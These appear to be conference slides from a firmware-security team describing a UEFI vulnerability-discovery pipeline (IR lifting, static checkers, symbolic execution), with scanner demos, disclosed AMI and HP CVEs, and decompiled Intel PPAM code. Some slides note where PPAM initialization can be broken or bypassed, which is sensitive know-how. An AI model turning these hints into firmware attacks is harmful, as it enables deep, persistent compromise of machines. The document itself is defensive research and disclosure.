
Binarly team approach:

- Leverage semantic properties

- Use lightweight code pattern checkers to provide hints for deeper analysis

2: <https://www.sentinelone.com/labs/another-brick-in-the-wall-uncovering-smm-vulnerabilities-in-hp-firmware/>

Analysis pipeline




Typically takes 4-6s per firmware image (100s of modules)

Inspired by: "Sys: A Static/Symbolic Tool for Finding Good Bugs in Good (Browser) Code" (Brown et al., USENIX Security 2020)

IR lifting

Extract uniform SSA form IR representation for 32-bit and 64-bit modules
IR explicitly encodes instruction side-effects



Lifting
SSA transformation

```
0x5b9.00: CF1:8 ← 0x0:8  
0x5b9.01: OF1:8 ← 0x0:8  
0x5b9.02: var0$5ab80.1:8 ← ram[0xcbbd81:0:8 & 0x4:8]  
0x5b9.03: SF1:8 ← var0$5ab80.1:8 << 0x0:8  
0x5b9.04: ZF1:8 ← var0$5ab80.1:8 == 0x0:8  
0x5b9.05: var0$12e80.1:8 ← var0$5ab80.1:8 & 0xff:8  
0x5b9.06: var0$12f00.1:8 ← popcount(var0$12e80.1:8, bits=8)  
0x5b9.07: var0$12f80.1:8 ← var0$12f00.1:8 & 0x1:8  
0x5b9.08: PF1:8 ← var0$12f80.1:8 == 0x0:8  
0x5b7.00: var0$900.1:8 ← {ZF1:8 as bool} as uint8  
0x5b7.01: goto 0x5d9.0 if var0xc900.1:8 as bool
```

```
0x5b9.00: RAX:1:64 ← ram[0xceac0:0]:64  
0x5c0.00: var0$be80.1:16 ← ram[R8:0:64]:16  
0x5c0.01: CF1:2 ← var0$be80.1:16 & 0xffff:16  
0x5c0.02: var0$be80.2:16 ← ram[R8:0:64]:16  
0x5c0.03: OF2:8 ← sborrow(var0$be80.2:16, 0xffff:16)  
0x5c0.04: var0$be80.3:16 ← ram[R8:0:64]:16  
0x5c0.05: var0$12e80.1:16 ← var0$800.3:16 & 0xffff:16  
0x5c0.06: SF2:8 ← var0$12e80.1:16 & 0x1:16  
0x5c0.07: ZF2:8 ← var0$12e80.1:16 == 0x0:16  
0x5c0.08: var0$12f00.1:16 ← var0$12e80.1:16 & 0xff:16  
0x5c0.09: var0$12f80.2:8 ← popcount(var0$12e80.2:16, bits=8)  
0x5c0.10: var0$12f80.2:8 ← var0$12f00.2:8 & 0x1:8  
0x5c0.11: PF2:8 ← var0$12f80.2:8 == 0x0:8  
0x5c6.00: var0$3100.1:64 ← RS 0:64 + 0x2:64  
0x5c6.01: hintpointer(RDX:0:64)  
0x5c6.02: RDX:1:64 ← var0$3100.1:64  
0x5ca.00: var0$3100.2:64 ← RAX:1:64 + 0x4:64  
0x5ca.01: var0$000.1:64 ← ram[var0$3100.2:64]:64  
0x5ca.02: RCX:1:64 ← var0$000.1:64  
0x5ce.00: var0$3100.3:64 ← RCX:1:64 + 0x8:64  
0x5ce.01: var0$000.2:64 ← ram[var0$3100.3:64]:64  
0x5ce.02: RAX:2:64 ← var0$000.2:64  
0x5d2.00: goto 0x5d7.0 if ZF2:8 as bool
```

```
0x5d9.00: RAX:3:64 ← 0x8000000000000003:64  
0x5c3.00: RIP1:64 ← ram[RSP:0:64]:64  
0x5c3.01: RSP1:64 ← RSP0:64 + 0x8:64  
0x5c3.02: return RIP1:64 as ptr<void>
```

```
0x5d7.00: goto RAX:2:64 as ptr<void>
```

```
0x5d4.00: RDX:2:64 ← R8:0:64  
0x5d7.00: goto RAX:2:64 as ptr<void>
```

Binarly Semantic annotations

```
binarly::efi::services] service call to InstallPpi: EFI_PEI_INSTALL_PPI
binarly::efi::services] resolved type: ptr<fn(PeiServices: ptr<PEFI_PEI_SERVICES>, PpiList: ptr<EFI_PEI_PPI_DESCRIPTOR>) -> EFI_STATUS>
binarly::efi::services] - PeiServices: ptr<PEFI_PEI_SERVICES> = 0xfadefada:32
binarly::efi::services] - PpiList[0]: struct<EFI_PEI_PPI_DESCRIPTOR>
binarly::efi::services]   - Flags: 0x10:32
binarly::efi::services]   - Guid:  EFI_PEI_RESET_PPI_GUID
binarly::efi::services]   - Ppi: 0xfffac4a3c
binarly::efi::services] - PpiList[1]: struct<EFI_PEI_PPI_DESCRIPTOR>
binarly::efi::services]   - Flags: 0x80000010:32
binarly::efi::services]   - Guid:  AMI_PEI_SBINIT_POLICY_PPI_GUID
binarly::efi::services]   - Ppi: 0xfffac4a38
```

Annotate IR with types and service information (similar to efiXplorer³ and FwHunt⁴)

Identify analysis entry-points based on module type, e.g.:

- SMI handlers (DXE/SMM modules)

- PEI notification callbacks (PEI modules)

3: <https://github.com/binarly-io/efiXplorer>

4: <https://github.com/binarly-io/fwhunt-scan>

Binarly Static checkers

Checkers based on lightweight static analysis defined using an eDSL:

```
let mut matcher_builder = MatcherBuilder::new();
let s1 = matcher_builder.add_rule(ServiceCall::new(&project, "GetVariable"));
let s2 = matcher_builder.add_rule(ServiceCallChain::new(&project, "GetVariable"));

matcher_builder.add_transition(s1, s2)?;
matcher_builder.add_terminal(s2);
```

Control-flow properties (reachability)

Data-flow properties (data-dependence)

Inferred call-site properties (e.g., arguments passed, type information)

Domain-specific annotations:

- Service-specific (e.g., GetVariable variants in PEI and DXE phases)

- Common APIs (e.g., CopyMem, ZeroMem, etc.)

Under-constrained Symbolic Execution

Similar to past research:

*“Finding BIOS Vulnerabilities with Symbolic Execution and Virtual Platforms”*⁵



Binarly team approach:

Instrument anything (IR operation granularity)

Simulate execution from anywhere

Reason about hardware interactions and partial state using symbolic variables injected during simulation

Identify violations of model assumptions (e.g., input to API should not be user-controlled)

No source-code required!

⁵: <https://www.intel.com/content/www/us/en/developer/articles/technical/finding-bios-vulnerabilities-with-symbolic-execution-and-virtual-platforms.html>

Demo Time

PEI-phase vulnerabilities

```
(base)
Sam@binarly:~/Projects/binarly-symbolic$ ./target/release/peiscan -v -d data -e EFI_PEI_END_OF_PEI_PHASE_PPI_GUID ./SbPei-c1fb624-27ea-40d1-aa48-94c3dc5c7e0d.peim
```

(BRLY-2022-014/CVE-2022-32579)

GetVariable leading to arbitrary write

Demo Time

PEI-phase vulnerabilities

```
(base)
└─ sam@binarily:~/Projects/binarily-symbolic └── ./target/release/peiscan -v -d data PlatformInitAdvancedPreMem-56bbc314-b442-4d5a-ba5c-d842dafdbb24.peim
```

(BRLY-2022-027/CVE-2022-28858)

GetVariable without DataSize check
&
False Positive detection

```
binaryl_checkers::types] setting label for rule 0 on entity 54 at 0xffae8894
binaryl_checkers::types] setting label for rule 0 on entity 157 at 0xffae8894
binaryl_checkers::types] setting label for rule 1 on entity 54 at 0xffae8894
binaryl_checkers::types] setting label for rule 1 on entity 157 at 0xffae8894
binaryl_checkers::types] stepping the searcher
binaryl_checkers::types] no current checker
binaryl_checkers::types] new checker has length 2
binaryl_checkers::types] rule state 0 matches entity 54
binaryl_checkers::types] rule state 0 accepts entity 54
binaryl_checkers::types] continue with next transition
binaryl_checkers::types] rule state 1 matches entity 54
binaryl_checkers::types] rule state 1 does not accept transition to entity 54
binaryl_checkers::types] rule state 1 matches entity 157
binaryl_checkers::types] rule state 1 does not accept transition to entity 157
binaryl_checkers::types] removing last transition set
binaryl_checkers::types] rule state 0 matches entity 157
binaryl_checkers::types] rule state 0 accepts entity 157
binaryl_checkers::types] continue with next transition
binaryl_checkers::types] rule state 1 matches entity 54
binaryl_checkers::types] rule state 1 accepts entity 54
binaryl_checkers::types] reached terminal for this path
```

Demo Time

DXE/SMM vulnerabilities

```
(base) sam@binarily:~  
└─[~/Projects/binarily-symbolic]─ ./target/release/smiscan -v -d data ./SmmSmbiosElog-8e61fd6b-7a8b-484f-b83f-aa90a47cabdf.smm
```

(BRLY-2022-016/CVE-2022-33209)

Buffer overflow discovery
&
CommBuffer reconstruction

efiXplorer: analysis of Aarch64 modules

```
EFI_STATUS __cdecl ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
// [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL "+" TO EXPAND]
```

```
gImageHandle = ImageHandle;
gST = SystemTable;
BootServices = SystemTable->BootServices;
v38 = 0i64;
RuntimeServices = SystemTable->RuntimeServices;
gBS = BootServices;
LocateProtocol = BootServices->LocateProtocol;
gRT = RuntimeServices;
v5 = LocateProtocol(&gProprietaryProtocol, 0i64, &gEdkiiVariableLockProtocol);
if ( v5 )
{
    if ( v5 == 0x8000000000000000Eui64 )
    {
        v11 = (gBS->LocateProtocol)(&EDKII_VARIABLE_POLICY_PROTOCOL_GUID, 0i64, &gEdkiiVariablePolicyPr
        if ( (v11 & 0x8000000000000000u64) != 0 )
        {
            gEdkiiVariablePolicyProtocol = 0i64;
            if ( v11 == 0x8000000000000000Eui64
                && ((gBS->LocateProtocol)(&EDKII_VARIABLE_LOCK_PROTOCOL_GUID, 0i64, &gEdkiiVariableLockProt
            {
                goto LABEL_3;
            }
        }
    }
}
```

```
STP      X29, X30, [SP,#var_D0]!
ADRP    X2, #gImageHandle@PAGE
MOV      X29, SP
STR     X0, [X2,#gImageHandle@PAGEOFF]
ADRP    X0, #gST@PAGE
STP      X19, X20, [SP,#0xD0+var_C0]
ADRP    X20, #gEdkiiVariableLockProtocol@PAGE
STP      X21, X22, [SP,#0xD0+var_B0]
ADRP    X22, #gBS@PAGE
ADRP    X21, #gRT@PAGE
STP      X23, X24, [SP,#0xD0+var_A0]
ADD      X23, X20, #gEdkiiVariableLockProtocol@PAGEOFF
MOV      X2, X23
STR     X1, [X0,#gST@PAGEOFF]
LDR     X0, [X1,#0x60]
STR     XZR, [SP,#0xD0+var_90]
LDR     X1, [X1,#0x58]
STR     X0, [X22,#gBS@PAGEOFF]
LDR     X3, [X0,#0x140]
STR     X1, [X21,#gRT@PAGEOFF]
ADRP    X0, #gProprietaryProtocol@PAGE
MOV      X1, #0
ADD      X0, X0, #gProprietaryProtocol@PAGEOFF
BLR      X3
CBNZ   X0, loc_1988
LDR     X0, [X20,#0xB08]
LDR     X1, [X0,#8]
MOV     X0, #0x4554554C4F534241
CMP     X1, X0
```

- pc/uefi.til and pc/uefi64.til can be re-used
- most of the analysis is implemented as part of efiHexRays



**We would like to warmly thank AMI PSIRT team for
the collaboration during the disclosure.**

“AMI is committed to working closely with Binarly to leverage its innovative vulnerability detection technologies to strengthen the security of our products and firmware supply chain.


We believe this collaboration is essential to protecting our customers and improving AMI's overall security posture. AMI looks forward to partnering with Binarly in this important effort.”



**We would like to warmly thank HP PSIRT team for
the collaboration during the disclosure.**


“HP appreciates Binarly’s contributions to help make HP products more secure.”

[HP PC BIOS August 2022 Security Updates for Potential SMM and TOCTOU Vulnerabilities \(HPSBHF03805 \)](#)
[HP PC BIOS August 2022 Security Updates for Potential SMM and TOCTOU Vulnerabilities \(HPSBHF03806\)](#)




Intel PPAM and STM Internals

Preparing an STM in UEFI



Preparing a PPAM in UEFI



The PPAM initialization process is inspired by the STM initialization process => **the same bypassing techniques from the PEI**

PpamPlatformSmm (reference implementation)

```
EFI_STATUS __fastcall InstallPpamPlatformSmm()
{
    unsigned __int8 PpamSupport; // [rsp+20h] [rbp-18h]

    PpamSupport = GetPpamSupport(); 1
    if ( !PpamSupport || PpamSupport == 10 )
        return EFI_UNSUPPORTED;
    if ( (gSmst->SmmLocateProtocol(&EFI_SMM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol) & 0x8000000000000000ui64) != 0i64
        || !gEfiSmMonitorInitProtocol )
    { 2
        return EFI_UNSUPPORTED;
    }
    if ( (LoadPpamImage(PpamSupport) & 0x8000000000000000ui64) == 0i64 )
        LoadPpamManifest(PpamSupport);
    if ( PpamSupport >= 11u )
    {
        if ( (gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol) & 0x8000000000000000ui64) != 0i64
            || !gSmmResourceConfigProtocol )
        { 3
            return EFI_UNSUPPORTED;
        }
        // gPcdPolicyOverride = 0
        if ( gPcdPolicyOverride )
        {
            if ( UpdatePolicyIoBitmapfile() < 0 )
                AllowSmmIoAccess();
            if ( UpdatePolicyMsrBitmapfile() < 0 )
                AllowSmmMsrAccess();
        }
        else
        {
            AllowSmmIoAccess();
            AllowSmmMsrAccess();
        }
    }
    return 0i64;
}
```

Get PPAM support version (1)

PpamPlatformSmm

```
PpamSupport = GetPpamSupport();
if ( !PpamSupport || PpamSupport == 10 )
    return EFI_UNSUPPORTED;
```

- 3 checks in GetPpamSupport function
- if (PpamSupport != 11) return EFI_UNSUPPORTED
- This procedure depends on the OEM/platform

```
char GetPpamSupport()
{
    unsigned __int64 PlatformInfo; // rax
    int _RCX; // [rsp+40h] [rbp+8h] BYREF

    // 1. return 0 if PCI-e configuration does not match
    if ( (*GetPcieValue(0xB0060i64) & 0x70) != 0x30 )
        return 0;
    PlatformInfo = __readmsr(0xCEu);
    // 2. return 0 if SMM_SUPOVR_STATE_LOCK MSR not enabled
    if ( (PlatformInfo & 0x8000000000000000i64) == 0 )
        return 0;
    cpuid(1u, 0i64, 0i64, &_RCX, 0i64);
    // 3. return 0 if SMX not supported
    return (_RCX & 0x40) != 0 ? 11 : 0;
}
```

Load PPAM image (2)

PpamPlatformSmm

```
EFI_STATUS __fastcall LoadPpamImage(char PpamSupport)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-+ TO EXPAND]

    if ( PpamSupport != 11 )
        return EFI_UNSUPPORTED;
    // gPpamGuid = {943d4107-5d78-4233-a382-6260062c554c}
    NameGuid = &gPpamGuid;
    PpamImageBuffer = 0i64;
    PpamImageSize = 0i64;
    Status = GetSectionFromAnyFv(&gPpamGuid, EFI_SECTION_RAW, 0i64, &PpamImageBuffer, &PpamImageSize);
    if ( (Status & 0x8000000000000000u64) == 0i64 )
    {
        if ( PpamImageSize )
        {
            Status_1 = (gEfiSmMonitorInitProtocol->PpamLoadMonitor)(PpamImageBuffer, PpamImageSize);
            gBS->FreePool(PpamImageBuffer);
            return Status_1;
        }
    }
    return Status;
}
```

The hooking of **EFI_SM_MONITOR_INIT_PROTOCOL** will break the PPAM initialization

EFI_SM_MONITOR_INIT_PROTOCOL PpamLoadMonitor (PiSmmCpuDxeSmm)

```
if ( gSmmEndOfDxe )
    return EFI_ACCESS_DENIED;
// MSR_IA32_SMM_MONITOR_CTL
SmmMonitorCtlMsr = __readmsr(0x9Bu);
// check MsegBase bit
if ( (SmmMonitorCtlMsr & 0xFFFFF000) == 0 )
    return EFI_UNSUPPORTED;
if ( !CheckPpamImage(PpamImage, PpamImageSize) )
    return EFI_BUFFER_TOO_SMALL;
LoadPpamImage(PpamImage, PpamImageSize);
return 0i64;
```

Load PPAM image (2)

```
Cr30ffset = PpamImage->HwPpamHdr.Cr30ffset;
if ( MinMsegSize < PpamImageSize )
    MinMsegSize = PpamImageSize;
if ( Cr30ffset >= PpamImage->SwPpamHdr.StaticImageSize )
{
    Size = Cr30ffset + 0x6000;
    if ( MinMsegSize < Size )
        MinMsegSize = Size;
}
// gMsegSize extracted from MSEG_HOB
return MinMsegSize <= gMsegSize;
```

CheckPpamImage()

A single-byte write in the MSEG_SMRAM HOB will break the PPAM initialization

```
VmxMsegBaseMsr = __readmsr(0x9Bu);
MsegBase = (VmxMsegBaseMsr & 0xFFFFF000);
if ( gMsegSize )
    ZeroMem(MsegBase, gMsegSize);
if ( PpamImageSize && MsegBase != PpamImage )
    CopyMem(MsegBase, PpamImage, PpamImageSize);
PageTableBase = (MsegBase + PpamImage->HwPpamHdr.Cr30ffset);
// Generate page table
// ...
```

LoadPpamImage()

Install PPAM Manifest (2)

```
if ( PpamSupport != 11 )
    return EFI_UNSUPPORTED;
NameGuid = &gPpamManifestGuid;
PpamManifestBuffer = 0i64;
PpamManifestSize = 0i64;
Status = GetSectionFromAnyFv(&gPpamManifestGuid, EFI_SECTION_RAW, 0i64, &PpamManifestBuffer, &PpamManifestSize);
if ( (Status & 0x8000000000000000ui64) == 0i64 )
{
    if ( PpamManifestSize )
    {
        gBS->AllocatePool(EfiRuntimeServicesData, PpamManifestSize, &PpamManifestRuntimeBuffer);
        CopyMem(PpamManifestRuntimeBuffer, PpamManifestBuffer, PpamManifestSize);
        // Save PPAM Manifest in configuration table
        Status_1 = gBS->InstallConfigurationTable(&gPpamManifestCongTableGuid, PpamManifestRuntimeBuffer);
        gBS->FreePool(PpamManifestBuffer);
        return Status_1;
    }
}
return Status;
```

- PPAM Manifest saved in Configuration table
- **Can be received by the OS component in the runtime**

Install/Configure IO, MSR access policies (3)

```
if ( PpamSupport >= 11u )
{
    if ( (gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol) & 0x8000000000000000ui64) != 0i64
        || !gSmmResourceConfigProtocol )
    {
        return EFI_UNSUPPORTED;
    }
    // gPcdPolicyOverride = 0
    if ( gPcdPolicyOverride )
    {
        if ( UpdatePolicyIoBitmapfile() < 0 )
            AllowSmmIoAccess();
        if ( UpdatePolicyMsrBitmapfile() < 0 )
            AllowSmmMsrAccess();
    }
    else
    {
        AllowSmmIoAccess();
        AllowSmmMsrAccess();
    }
}
```

- Only if (PpamSupports >= 11)
- It will use policies from **SpsIoPolicyBitmap/MsrIoPolicyBitmap** files if **gPcdPolicyOverride** is set (usually, it is not)
- Otherwise policies from whitelisted IO/MSR will be used

